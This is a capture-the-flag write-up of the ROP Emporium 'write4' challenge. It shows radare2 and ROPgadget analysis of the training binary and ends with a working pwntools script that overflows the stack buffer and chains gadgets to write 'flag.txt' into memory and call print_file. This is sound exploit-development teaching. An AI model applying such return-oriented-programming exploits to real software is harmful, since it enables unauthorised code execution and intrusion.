ROP3: Write4

In this challenge, we have to print the flag using the function print_file.

Unfortunately, we don't have the string flag.txt in the flag, so the goal is to write it into memory. As suggested, we have to find a gadget similar to mov [rax], rbx to write a value into memory (in this case, the value of rbx goes to the address pointed by rax).

So the goal is to write "flag.txt" somewhere in the memory, then calling print_flag to print that file.

Let's inspect the binary as always. We find the same pwn function with buffer overflow vulnerability (so 40 bytes of trash will be used to start the ropchain). We find the usefulFunction that show us how a file is printed:


```
pier@pier-XPS-13-9300: ~/TestCPP/write4
pier@pier-XPS-13-9300: ~/TestCPP/write4    pier@pier-XPS-13-9300: ~/TestCPP/spli...
[0x00400520]> aaaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Check for objc references
[x] Check for vtables
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information
[x] Use -AA or aaaa to perform additional experimental analysis.
[x] Finding function preludes
[x] Enable constraint types analysis for variables
[0x00400520]> afl
0x00400520    1 42           entry0
0x004004d0    3 23           sym._init
0x004006a4    1 9            sym._fini
0x00400560    4 42   -> 37   sym.deregister_tm_clones
0x00400590    4 58   -> 55   sym.register_tm_clones
0x004005d0    3 34   -> 29   entry.fini0
0x00400600    1 7            entry.init0
0x00400617    1 17           sym.usefulFunction
0x00400510    1 6            sym.imp.print_file
0x004006a0    1 2            sym.__libc_csu_fini
0x00400630    4 101          sym.__libc_csu_init
0x00400550    1 2            sym._dl_relocate_static_pie
0x00400607    1 16           main
0x00400500    1 6            sym.imp.pwnme
[0x00400520]> pdf @ sym.usefulFunction
┌ 17: sym.usefulFunction ();
│           0x00400617      55             push rbp
│           0x00400618      4889e5         mov rbp, rsp
│           0x0040061b      bfb4064000     mov edi, str.nonexistent    ; 0x4006b4
; "nonexistent"
│           0x00400620      e8ebfeffff     call sym.imp.print_file
│           0x00400625      90             nop
│           0x00400626      5d             pop rbp
└           0x00400627      c3             ret
[0x00400520]>
```

As we suspected, we have to give to edi the address of the name of the file we want to print, in this case “flag.txt”.

We already see the address of sys.imp.print_file, let’s take note of this, since we will use it soon
Print_file = 0x00400510

Now the fun part begins. How can we write something into memory?

First of all, we need to find a section of the program that is writable. We can inspect the sections using readelf or the command iS into radare:



```
[0x00400520]> iS
[Sections]

nth paddr         size vaddr        vsize perm name
―――――――――――――――――――――――――――――――――――――――――――――――――
0   0x00000000    0x0 0x00000000    0x0 ----
1   0x00000238   0x1c 0x00400238   0x1c -r-- .interp
2   0x00000254   0x20 0x00400254   0x20 -r-- .note.ABI_tag
3   0x00000274   0x24 0x00400274   0x24 -r-- .note.gnu.build_id
4   0x00000298   0x38 0x00400298   0x38 -r-- .gnu.hash
5   0x000002d0   0xf0 0x004002d0   0xf0 -r-- .dynsym
6   0x000003c0   0x7c 0x004003c0   0x7c -r-- .dynstr
7   0x0000043c   0x14 0x0040043c   0x14 -r-- .gnu.version
8   0x00000450   0x20 0x00400450   0x20 -r-- .gnu.version_r
9   0x00000470   0x30 0x00400470   0x30 -r-- .rela.dyn
10  0x000004a0   0x30 0x004004a0   0x30 -r-- .rela.plt
11  0x000004d0   0x17 0x004004d0   0x17 -r-x .init
12  0x000004f0   0x30 0x004004f0   0x30 -r-x .plt
13  0x00000520  0x182 0x00400520  0x182 -r-x .text
14  0x000006a4    0x9 0x004006a4    0x9 -r-x .fini
15  0x000006b0   0x10 0x004006b0   0x10 -r-- .rodata
16  0x000006c0   0x44 0x004006c0   0x44 -r-- .eh_frame_hdr
17  0x00000708  0x120 0x00400708  0x120 -r-- .eh_frame
18  0x00000df0    0x8 0x00600df0    0x8 -rw- .init_array
19  0x00000df8    0x8 0x00600df8    0x8 -rw- .fini_array
20  0x00000e00  0x1f0 0x00600e00  0x1f0 -rw- .dynamic
21  0x00000ff0   0x10 0x00600ff0   0x10 -rw- .got
22  0x00001000   0x28 0x00601000   0x28 -rw- .got.plt
23  0x00001028   0x10 0x00601028   0x10 -rw- .data
24  0x00001038    0x0 0x00601038    0x8 -rw- .bss
25  0x00001038   0x29 0x00000000   0x29 ---- .comment
26  0x00001068  0x618 0x00000000  0x618 ---- .symtab
27  0x00001680  0x1f6 0x00000000  0x1f6 ---- .strtab
28  0x00001876  0x103 0x00000000  0x103 ---- .shstrtab


[0x00400520]> 
```

Most of the sections are just readable. A good section that is writable is .data (0x00601028), which is normally used to store variables. Let’s inspect what’s inside. It has a size of 10 bytes, which could be suitable for us, since “flag.txt” is 8 bytes long. We can inspect using px 10, and we can see the section is empty:

```
pier@pier-XPS-13-9300: ~/TestCPP/write4
pier@pier-XPS-13-9300: ~/TestCPP/write4   pier@pier-XPS-13-9300: ~/TestCPP/spli...
[0x00601028]> px 10
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x00601028  0000 0000 0000 0000 0000                 ..........
[0x00601028]>
```

This is very good, since it means we have little risk to overwrite important things and make the program crash.

Now that we have the place to write our string, let's find a gadget that can do it, in the form of mov [x], y

Let's use ROPgadget and grep

```
pier@pier-XPS-13-9300: ~/TestCPP/write4
pier@pier-XPS-13-9300: ~/TestCPP/write4   pier@pier-XPS-13-9300: ~/TestCPP/spli...
pier@pier-XPS-13-9300:~/TestCPP/write4$ ROPgadget --binary write4 | grep "mov"
0x00000000004005fc : add byte ptr [rax], al ; add byte ptr [rax], al ; push rbp ;
mov rbp, rsp ; pop rbp ; jmp 0x400599
0x00000000004005fd : add byte ptr [rax], al ; add byte ptr [rbp + 0x48], dl ; mov
ebp, esp ; pop rbp ; jmp 0x400598
0x00000000004005fe : add byte ptr [rax], al ; push rbp ; mov rbp, rsp ; pop rbp ;
jmp 0x400597
0x00000000004005ff : add byte ptr [rbp + 0x48], dl ; mov ebp, esp ; pop rbp ; jmp
0x400596
0x000000000040061a : in eax, 0xbf ; mov ah, 6 ; add al, bpl ; jmp 0x400628
0x0000000000400579 : je 0x400590 ; pop rbp ; mov edi, 0x601038 ; jmp rax
0x00000000004005bb : je 0x4005d0 ; pop rbp ; mov edi, 0x601038 ; jmp rax
0x000000000040061c : mov ah, 6 ; add al, bpl ; jmp 0x400626
0x00000000004005e2 : mov byte ptr [rip + 0x200a4f], 1 ; pop rbp ; ret
0x0000000000400629 : mov dword ptr [rsi], edi ; ret
0x0000000000400610 : mov eax, 0 ; pop rbp ; ret
0x0000000000400602 : mov ebp, esp ; pop rbp ; jmp 0x400593
0x000000000040057c : mov edi, 0x601038 ; jmp rax
0x0000000000400628 : mov qword ptr [r14], r15 ; ret
0x0000000000400601 : mov rbp, rsp ; pop rbp ; jmp 0x400594
0x000000000040057b : pop rbp ; mov edi, 0x601038 ; jmp rax
0x0000000000400600 : push rbp ; mov rbp, rsp ; pop rbp ; jmp 0x400595
pier@pier-XPS-13-9300:~/TestCPP/write4$
```

We find mov ptr [r14], r15, that puts what's into r15 at the address pointed by r14 (0x00400628). Ideally, we will put in r15 "flag.txt", and in r14 we will put the address where we want to write it, which is 0x00601028 we found before.
We need the common pop gadget to put things into registers. Let's find them with ROPgadget:

0x0000000000400690 : pop r14 ; pop r15 ; ret

Is exactly what we need!

Last, we need the gadget to put the address of the string into rdi:

0x0000000000400693 : pop rdi ; ret

Gotcha!

We then everything to build our chain:

```
from pwn import *

data_seg = 0x00601028

print_file = 0x400510

# RIP offset is at 40
rop = b"A" * 40

# First gadget to initialize r14 and r15
pop_r14_r15 = 0x0000000000400690 # pop r14 ; pop r15 ; ret
rop += p64(pop_r14_r15)
rop += p64(data_seg)
rop += b"flag.txt"
#write to memory
mov_r15_to_r14 = 0x0000000000400628 # mov qword ptr [r14], r15 ; ret
rop += p64(mov_r15_to_r14)
# Call print_file
pop_rdi = 0x0000000000400693 # pop rdi ; ret
rop += p64(pop_rdi)
rop += p64(data_seg)
rop += p64(print_file)
# Start process and send rop chain
e = process('write4')
e.sendline(rop)
e.interactive()
```